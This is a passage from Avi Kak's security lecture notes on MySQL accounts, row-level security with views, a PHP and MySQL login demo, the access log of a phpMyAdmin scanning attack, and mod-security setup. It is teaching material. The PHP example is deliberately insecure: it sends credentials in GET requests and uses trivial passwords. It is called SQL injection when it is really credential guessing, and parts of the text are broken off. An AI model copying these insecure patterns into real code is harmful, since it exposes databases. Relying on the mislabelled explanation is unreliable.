+---| Grants for Manager@localhost
+---| GRANT USAGE ON *.* TO ’Manager’@’localhost’ IDENTIFIED BY PASSWORD ’*7D2ABF.. | GRANT ALL PRIVILEGES ON ‘Manager_db‘.* TO ’Manager’@’localhost’
+---2 rows in set (0.00 sec)
Note that the call to PASSWORD( ’xxxxxx’ ), with the actual
password between single or double quotes, creates an encrypted password. If you don’t mind the password being stored in clear text, you can also create a new new account by
mysql> create user Manager@localhost identified by ’xxxxxx’;
In the syntax we used above, we limited Manager’s access to
MySQL from the localhost. If we wanted to throw open this
access so that Manager could connect from anywhere (obviously
a risky thing to do), we could use
mysql> create user Manager@%;
where ‘%’ stands for a wildcard. As a matter of fact, if you just say
mysql> create user Manager;
the default of ‘@%’, where % is the wildcard, is assumed anyway for the host for the account Manager. [It is also possible to create a new account by invoking the SQL command INSERT to directly insert new account information in the user table of the mysql database. In this case, you must also invoke the flush
privileges; statement for the newly entered information to take effect.]
• If you needed to revoke the privileges granted to Manager, you would use the syntax:
but note that revoking all the privileges does not mean dropping the account because user,host information continues to stay in
the mysql.user table.
• To completely drop the Manager account that was created
pre-viously, you would say
mysql> drop user Manager@localhost;
As you are experimenting with MySQL, you will occasionally run into a need to delete a previously created table for a database (although we have not done that yet). For that purpose, you use the syntax:
mysql> drop table if exists some_table_name;
But if only want to empty out a previously created table, you should use:
mysql> delete from some_table_name;
You can add a where clause to the delete command in order
to selectively delete certain rows of a table. See the documen-tation at http://dev.mysql.com/doc/refman/5.0/en/delete.html for all of the ways in which this very useful command can be used.
• Before we continue our experiment with the creation of theManager
mysql> update mysql.user set password = PASSWORD(’xxxxx’) where user = ’root’; mysql> flush privileges;
• When it comes to changing things in the database after you have set it up, it is not uncommon to want to change the datatype of a field in the table. The syntax for doing so is
mysql> alter table_name change field_name field_name new_data_type;
where, as you would expect, alter and change are SQL
key-words.
• One last thing before we get back to our experiment: It is often convenient to place the SQL syntax in an ordinary text file and to then execute the file in a batch mode through the mysql shell by
mysql> source myFileWithSql.txt
Note that there is no terminating semicolon on this statement. [When using a text file in this manner, make sure that the first statement in the file is ’use databaseName;’ for the database for which the SQL statements are meant for.]
• Getting back to the main theme of this section, to see all the accounts that are currently in the system, we can issue the
fol-lowing select query (assuming that you are still in the mysql
mysql> select user.User from user;
root Manager
debian-sys-maint root
root
To understand the syntax of this query, note that the account
names are stored in the User column of the user table.
There-fore, both occurrences of the keyword user, all lowercase, refer
to the user table of the mysql database. The result returned
shows that the database account Manager has indeed been
cre-ated. [By the way, if you want to see all of the rows and all 37 columns for each row currently in the usertable of the mysqldatabase, execute the query mysql> select * from
user. This command returns all columns because of the wildcard ’*’ and it returns all rows because we did not use a ’where’ clause or any of the other mechanisms for constraining the rows returned.]
• Recall that we previously created the database Manager_db and
gave the account Manager all privileges to this database. Let us now place a table in this database:
mysql> use Manager_db;
mysql> create table Maintenance_Schedule ( operator_name char(20) -> primary key not null, equipment char(20), deadline Date );
mysql> show tables;
mysql> insert into Maintenance_Schedule values ( ’Operator1’, ’Engine parts’,
-> ’2009-06-30’ );
mysql> insert into Maintenance_Schedule values ( ’Operator2’, ’Transmission’,
-> ’2009-08-30’ );
mysql> insert into Maintenance_Schedule values ( ’Operator3’, ’Wheels’, ’2009-07-30’ );
mysql> select * from Maintenance_Schedule;
+---+---+---+ | operator_name | equipment | deadline | +---+---+---+ | Operator1 | Engine parts | 2009-06-30 | | Operator2 | Transmission | 2009-08-30 | | Operator3 | Wheels | 2009-07-30 | +---+---+---+
3 rows in set (0.00 sec)
mysql> create user Operator1;
mysql> create user Operator2;
mysql> create user Operator3;
mysql> set password for Operator1 = PASSWORD( ’operator1’ );
mysql> set password for Operator2 = PASSWORD( ’operator2’ );
mysql> set password for Operator3 = PASSWORD( ’operator3’ );
• Note that we did not specify the hosts for the three Operator
accounts. So MySQL will use the default ‘%’ for them,
imply-ing that they will be able to connect from anywhere. [If you
are going back and forth between different databases and, sometimes, between different accounts,
The procedures database(),user(), version(), etc., are all examples of a very large number of built-in functions supported by MySQL. For a complete list, see the reference manual at
http://dev.mysql.com/doc/refman/5.1/en/func-op-summary-ref.html.]
• Let’s now create what is referred to as row-level security with regard to the access by the three operators. What that means is that when Operator1 connects with the database, he/she should be able to see and possibly update only that row of the
Maintenance_Schedule table that applies to him/her. In other
words, we don’t want any of the operators to be able to access, for viewing or modification, the information related to the other operators.
• Row level security in MySQL is implemented with the help of
views. In general, a view in MySQL is a result table that would
ordinarily be returned by a query such as select but with the
difference that the result table exhibits persistence. In other words, a view is a persistent result table. For further informa-tion on views in MySQL, see http://dev.mysql.com/tech-resources/articles/ mysql-views.pdf.
• We now create a view, we will call it Operator_view, by
mysql> grant select on Operator_view to Operator1;
mysql> grant select on Operator_view to Operator2;
mysql> grant select on Operator_view to Operator3;
mysql> quit;
Note the call to
substring_index( user(), ’@’, 1 )
in the construction of the view Operator_view. As mentioned
earlier in this section, user() is a built-in function that returns the user currently logged into MySQL. So if the user Operator1
is logged in from, say, the localhost, a call to user() will
re-turn the string Operator1@localhost. In the same manner as
user(), substring index() is another built-in function that
returns, as the name would imply, a substring from its first-argument string. It uses the second first-argument substring as a delimiter and the third argument integer as the number of sub-strings to return assuming that are multiple occurrences of the de-limiter. So, in our case, ifuser()returnsOperator1@localhost,
the call to substring index() will returns just the string
Operator1.
• We are now ready to demonstrate that Operator1 in our example
table that contains information specific to him/her. The same ap-plies to Operator2 and Operator3. None will be able to view the row of the table that is meant to be seen by the other two. To demonstrate this, let’s have Operator2 invoke the mysql shell by
/usr/bin/mysql -u Operator2 -p
(Operator2 supplies the password)
mysql> use Manager_db;
Database changed mysql> show tables;

+---+ | Tables_in_Manager_db | +---+ | Operator_view | +---+ 1 row in set (0.01 sec)
mysql> select * from Maintenance_Schedule;
ERROR 1142 (42000): SELECT command denied to user ’Operator2’@’localhost’ for table ’Maintenance_Schedule’
mysql> select * from Operator_view;
+---+---+---+ | operator_name | equipment | deadline | +---+---+---+ | Operator2 | Transmission | 2009-08-30 | +---+---+---+ 1 row in set (0.00 sec)
You will notice that Operator2 is not even told about the
exis-tence of the Maintenance_Schedule table in the Manager_db
database. When Operator2 executes the show tables
27.5: PHP+SQL
• Web servers that create web pages dynamically frequently require access to backend databases and not uncommonly this database is MySQL.
• So in this section, I’ll briefly review how a PHP enabled web
server works in conjunction with the MySQL database manage-ment system. In what follows, I will use the Manager db database of the previous section with its row-restricted access.
• For PHP and MySQL to work together on your Ubuntu machine, you must also install the “php5+mysql” package through the Synaptic Package Manager. This package allows a PHP script to make a direct connection with a MySQL database through the mysql connect() function call. Subsequently, the PHP script can feed SQL to the database through the mysql query() function calls and retrieve the results through the $row associative array
variable. After you have installed the “php5+mysql” package,
don’t forget to restart your Apache2 web server by issuing the
• Shown below is an HTML page with a form element. The form asks the visitor to enter his MySQL user name and password. (Since the main point of this simple demonstration is not pass-word security, don’t worry about the fact that the passpass-word will be sent back to the server in clear text.) The name of this file is
RetrieveFromMySQL.html.
<html> <body>
<form action="RetrieveFromMySQL.php" method="get"> MySQL user name: <input type="text" name="user" /> <br><br>
MySQL user password: <input type="text" name="password" /> <br><br>
<input type="submit" /> </form>
</body> </html>
• Assuming that the above HTML file resides on the same Ubuntu
laptop where your MySQL database is installed, now point the browser on some other machine in the network to something like
http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.html
where, as you can see, the above URL is obviously for a home network and, again obviously, I have placed the HTML file in the subdirectory phpAndSqlExploits of my public-web directory. You
for example, enter Operator1 for the former and operator1 for the
latter.
• As you can infer from the third line of the HTML shown above,
the file on the server side that will be executed when the visitor hits the “Submit” button on the form is called RetrieveFromMySQL.php.
Here is what is in this PHP file:
<?php
// RetrieveFromMySQL.php
// by Avi Kak ([email protected])
// for a simple example of SQL Injection Attack
$username = $_GET["user"]; //(A)
$userpassword = $_GET["password"]; //(B)
$con = mysql_connect("localhost","$username","$userpassword"); //(C)
if (!$con) { //(D)
die(’Could not connect: ’ . mysql_error()); //(E) }
mysql_select_db("Manager_db", $con); //(F)
$result = mysql_query("SELECT * FROM Operator_view"); //(G)
echo "<table border=’1’> <tr>
<th>Operator Name</th> <th>Equipment</th> <th>Deadline</th>
</tr>"; //(H)
while( $row = mysql_fetch_array($result) ) { //(I)
echo "<tr>"; //(J)
echo "<td>" . $row[’operator_name’] . "</td>"; //(K) echo "<td>" . $row[’equipment’] . "</td>"; //(L) echo "<td>" . $row[’deadline’] . "</td>"; //(M)
}
echo "</table>"; //(O)
mysql_close($con); //(P)
?>
In lines (A) and (B), the script retrieves the username and the password entered by the visitor in his/her browser window. In line (C), the script then makes a connection with the MySQL database. If the connection succeeds, the script changes to the
Manager db database. Finally, lines (G) through (O) retrieve all
the rows available to this user from the view Operator view of
the Maintenance Schedule table and present the retrieved
in-formation back to the visitor in the form of an HTML table.
• Figure 3 shows the form that results when Operator1 tries to
access the MySQL database in the manner described above.
• After Operator1 clicks on the “Submit” button of the form, the PHP script at the server sends back to Operator1’s browser the result shown in Figure 4.
• So what Operator1 sees is just that row of the Maintenance Schedule
Figure 3: This figure is from Lecture 27 of “Lecture Notes on Computer and Network Security” by Avi Kak
Figure 4: This figure is from Lecture 27 of “Lecture Notes on
for this operator. This operator would NOT be able to see the
rows meant for either Operator2 or Operator3. The same would
27.6: SQL INJECTION ATTACK
• In the PHP+SQL example of the previous section, the visitor en-tered a URL like http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL. html in his/her browser and the browser displayed an HTML form
as a result. The visitor then entered his MySQL username and password into the form and clicked the “Submit” button. We will assume that this visitor’s MySQL name is Operator1 and his/her
password operator1. When this visitor clicked the “Submit”
but-ton of the form, that caused his/her browser to send the following URL back to the server hosting the MySQL database:
http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.php?user=Operator1&password=operator1
• As you already know from the discussion in the previous section, this URL, which is automatically created by the browser that
Operator1 is using, what is retrieved from the MySQL database is
just that row of the Maintenance Schedule table that corresponds
• What is important here is that this URL is sent back to the server in clear text and is therefore visible to anyone carrying out traffic surveillance between where the Operator1 is located and where the server is installed. So it would not be so difficult for an adversay to mount an attack on the server for different possible
values for the user and the password fields. If a reasonable
guess could be made for the passoword used by, say, Operator2, it would be trivial for a third party to send a reconstituted URL to the server along the following lines:
http://192.168.1.105/~kak/phpAndSqlExploits/RetrieveFromMySQL.php?user=Operator2&password=operator2
in order to figure out the entries in the different rows of the database table.
• For the example of SQL injection that was presented above, a
major enabler of the exploit was the use of the GET method for
form submission. [See line 3 of the HTML code for the file RetrieveFromMySQL.html
that was shown in the previous section. The definition of theformelement begins in this line. Notice the portion method="get" of the line.] With the GET method for form
submission, all of the form fields become a part of the URL that
is sent back to the web server. While an advantage of the GET
• What we have described in this section is only the simplest case of SQL Injection. More complex cases of the same could cause stored procedures to be injected into a database and to be sub-sequently executed. Such exploits have the potential to seri-ously compromise the integrity of a web server. For further information on such exploits, the reader is referred to the De-partment of Energy Technical Bulletin “CIRCTech06-001: Pro-tecting Against SQL Injection Attacks” that is available at http: //www.doecirc.energy.gov/techbull/CIRCTech06-001.html.
27.7: PROTECTING YOUR WEB SERVER
WITH
mod-security
• Let’s say that you have just installed your web server and begun hosting a set of web pages, some of them generated dynamically. Let’s also assume that you have MySQL as the backend database server for the content you want to serve out dynamically.
• Assuming also that you are using apache2 as the web server in
a standard install on a Ubuntu platform, your access log entries are likely to be in the file /var/log/apache2/access.log. Shown
below is what you are likely to see if you examine your access.log
a couple of days after you get the web server going.
84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/webdb/main.php HTTP/1.0" 404 337 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/mysqladmin/main.php HTTP/1.0" 404 342 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:06] "GET /admin/mysql-admin/main.php HTTP/1.0" 404 343 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/phpmyadmin2/main.php HTTP/1.0" 404 343 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/php-my-admin/main.php HTTP/1.0" 404 344 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:07] "GET /admin/phpMyAdmin-2.2.3/main.php HTTP/1.0" 404 348 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.2.6/main.php HTTP/1.0" 404 348 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.5.1/main.php HTTP/1.0" 404 348 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:08] "GET /admin/phpMyAdmin-2.5.4/main.php HTTP/1.0" 404 348 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.5.6/main.php HTTP/1.0" 404 348 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.6.0/main.php HTTP/1.0" 404 348 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:09] "GET /admin/phpMyAdmin-2.6.0-pl1/main.php HTTP/1.0" 404 352 "-" 84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.2-rc1/main.php HTTP/1.0" 404 352 "-" 84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.3/main.php HTTP/1.0" 404 348 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:10] "GET /admin/phpMyAdmin-2.6.3-pl1/main.php HTTP/1.0" 404 352 "-" 84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/phpMyAdmin-2.6.3-rc1/main.php HTTP/1.0" 404 352 "-" 84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/padmin/main.php HTTP/1.0" 404 338 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:11] "GET /admin/datenbank/main.php HTTP/1.0" 404 341 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /admin/database/main.php HTTP/1.0" 404 340 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /phpmyadmin/main.php HTTP/1.0" 404 336 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:12] "GET /phpMyAdmin/main.php HTTP/1.0" 404 336 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /db/main.php HTTP/1.0" 404 328 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /web/main.php HTTP/1.0" 404 329 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:13] "GET /PMA/main.php HTTP/1.0" 404 329 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /admin/main.php HTTP/1.0" 404 331 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /mysql/main.php HTTP/1.0" 404 331 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:14] "GET /myadmin/main.php HTTP/1.0" 404 333 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /webadmin/main.php HTTP/1.0" 404 334 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /sqlweb/main.php HTTP/1.0" 404 332 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:15] "GET /websql/main.php HTTP/1.0" 404 332 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /webdb/main.php HTTP/1.0" 404 331 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /mysqladmin/main.php HTTP/1.0" 404 336 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:16] "GET /mysql-admin/main.php HTTP/1.0" 404 337 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /phpmyadmin2/main.php HTTP/1.0" 404 337 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /php-my-admin/main.php HTTP/1.0" 404 338 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:17] "GET /phpMyAdmin-2.2.3/main.php HTTP/1.0" 404 342 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.2.6/main.php HTTP/1.0" 404 342 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.5.1/main.php HTTP/1.0" 404 342 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:18] "GET /phpMyAdmin-2.5.4/main.php HTTP/1.0" 404 342 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.5.6/main.php HTTP/1.0" 404 342 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.6.0/main.php HTTP/1.0" 404 342 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:19] "GET /phpMyAdmin-2.6.0-pl1/main.php HTTP/1.0" 404 346 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.2-rc1/main.php HTTP/1.0" 404 346 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.3/main.php HTTP/1.0" 404 342 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:20] "GET /phpMyAdmin-2.6.3-pl1/main.php HTTP/1.0" 404 346 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /phpMyAdmin-2.6.3-rc1/main.php HTTP/1.0" 404 346 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /padmin/main.php HTTP/1.0" 404 332 "-" "-"
84.22.27.50 - - [21/Aug/2009:09:31:21] "GET /datenbank/main.php HTTP/1.0" 404 335 "-" "-" 84.22.27.50 - - [21/Aug/2009:09:31:22] "GET /database/main.php HTTP/1.0" 404 334 "-" " ...
...
• As you can see, someone at the IP address 84.22.27.50 is trying
very hard to break into your web server. This IP address is
assigned to an outfit named botevgrad.com in Sofia, Bulgaria.
Presumably, this intruder believes that there are vulnerabilities in one or more of the webserver administration scripts that have pathnames/filenames like /phpmyadmin/main.php, /phpMyAdmin/main.php, /PMA/main.php, /mysql/main.php, etc.
• Since you can see the same sort of attacks on a freshly installed web server on a machine with a DHCP assigned IP address, you would be right in concluding that the attackers are simply scan-ning IP address blocks, looking to see if port 80 is open with an HTTPD server running at it for any of the IP addresses scanned, and then going to town attacking that web server with all known exploits. The important thing to realize here is that these HTTP requests coming to your web server do not mention the symbolic hostname of the machine on which the web server is running, but
directly its IP address. So one simple way to insulate your web
server from such relentless port-scan driven attacks would be to not honor requests that do not mention the symbolic hostname of your machine. [You are probably wondering how a web server can find out whether a browser has requested a document with a URL based on numerical IP address
are based on numerical IP addresses. Nonetheless, the HTTP protocols that govern
how a client may make an httprequest to a web server dictate that the complete URL
used by a client be sent over to the server as a separate string that under the HTTP
1.1 protocol is the value of the Host field for a GET request. Of the 46 different fields
that are defined by the HTTP 1.1 protocol, only the Hostis mandatory. You could, of
course, ask why a web server would want to see its own hostname or its own IP address
in the request it receives from a distant client. The reason for that has to do with the
fact that HTTP 1.1 allows for multiple URLs to be mapped to the same numerical IP
address. So before a web server can honor a request, it must figure out as to which
symbolic hostname the client used in the request.]
• When a client tries to reach your web server using in the URL the numerical IP address for the server, that is evidently grounds for suspicion. [Note, however, that there can be legitimate reasons for using numerical IP addresses in URLs. For example, one is not likely to use symbolic hostnames in a small-business intranet. So if a web server was provided in the intranet because that makes it more convenient to dole out documents, the client to server requests could all be based on numerical IP addresses.] Other grounds
for suspicions would be a client trying to seek out various server-side administrative scripts that may be vulnerable to different types of buffer overflow and injection exploits.
your web server against all kinds of accesses that are perceived as coming from attackers. With its off-the-shelf installation, the
mod-security module will not allow for accessing your web sever
with a numerical IP address in the URL. But that is only one of a very large number of restrictions mod-security module can
place on incoming traffic.
• It takes almost no work to install mod-security. Just go to your
Synaptic Package Manager and search for packages with a string like “apache mod-security”. It will automatically take you to the right package.
• Now go through the following steps as root:
– Execute
cd /etc/apache2/conf.d touch modsecurity2.conf
This will create an empty config file in the/etc/apache2/conf.d/
directory. This file is generally used for access control and filtering rules to deny access to your web server should an in-coming request look suspicious. In our case, we will place just
an Include directive in this file and have that directive pull in
– Next place the following Apache directive in the empty file you just created:
<ifmodule mod_security2.c>
# If you want to disable mod-security, uncomment the # next directive and comment out the Include directive. # Do the opposite to enable mod-security.
#SecRuleEngine Off
Include conf.d/modsecurity/*.conf </ifmodule>
– The Include directive shown above assumes the existence of a
subdirectory modsecurity in the /etc/apache2/conf.d/
direc-tory. So let’s now go ahead and create this directory:
cd /etc/apache2/conf.d mkdir modsecurity
– Our next job is to bring over some rule files over into the direc-tory we just created. One of the packages you installed with the Synaptic Package Manager places a Core Rule Set (CRS) in the directory/usr/share/doc/libapache-mod-security/examples/rules/. We will simply copy over these rule files into the modsecurity
directory we just created: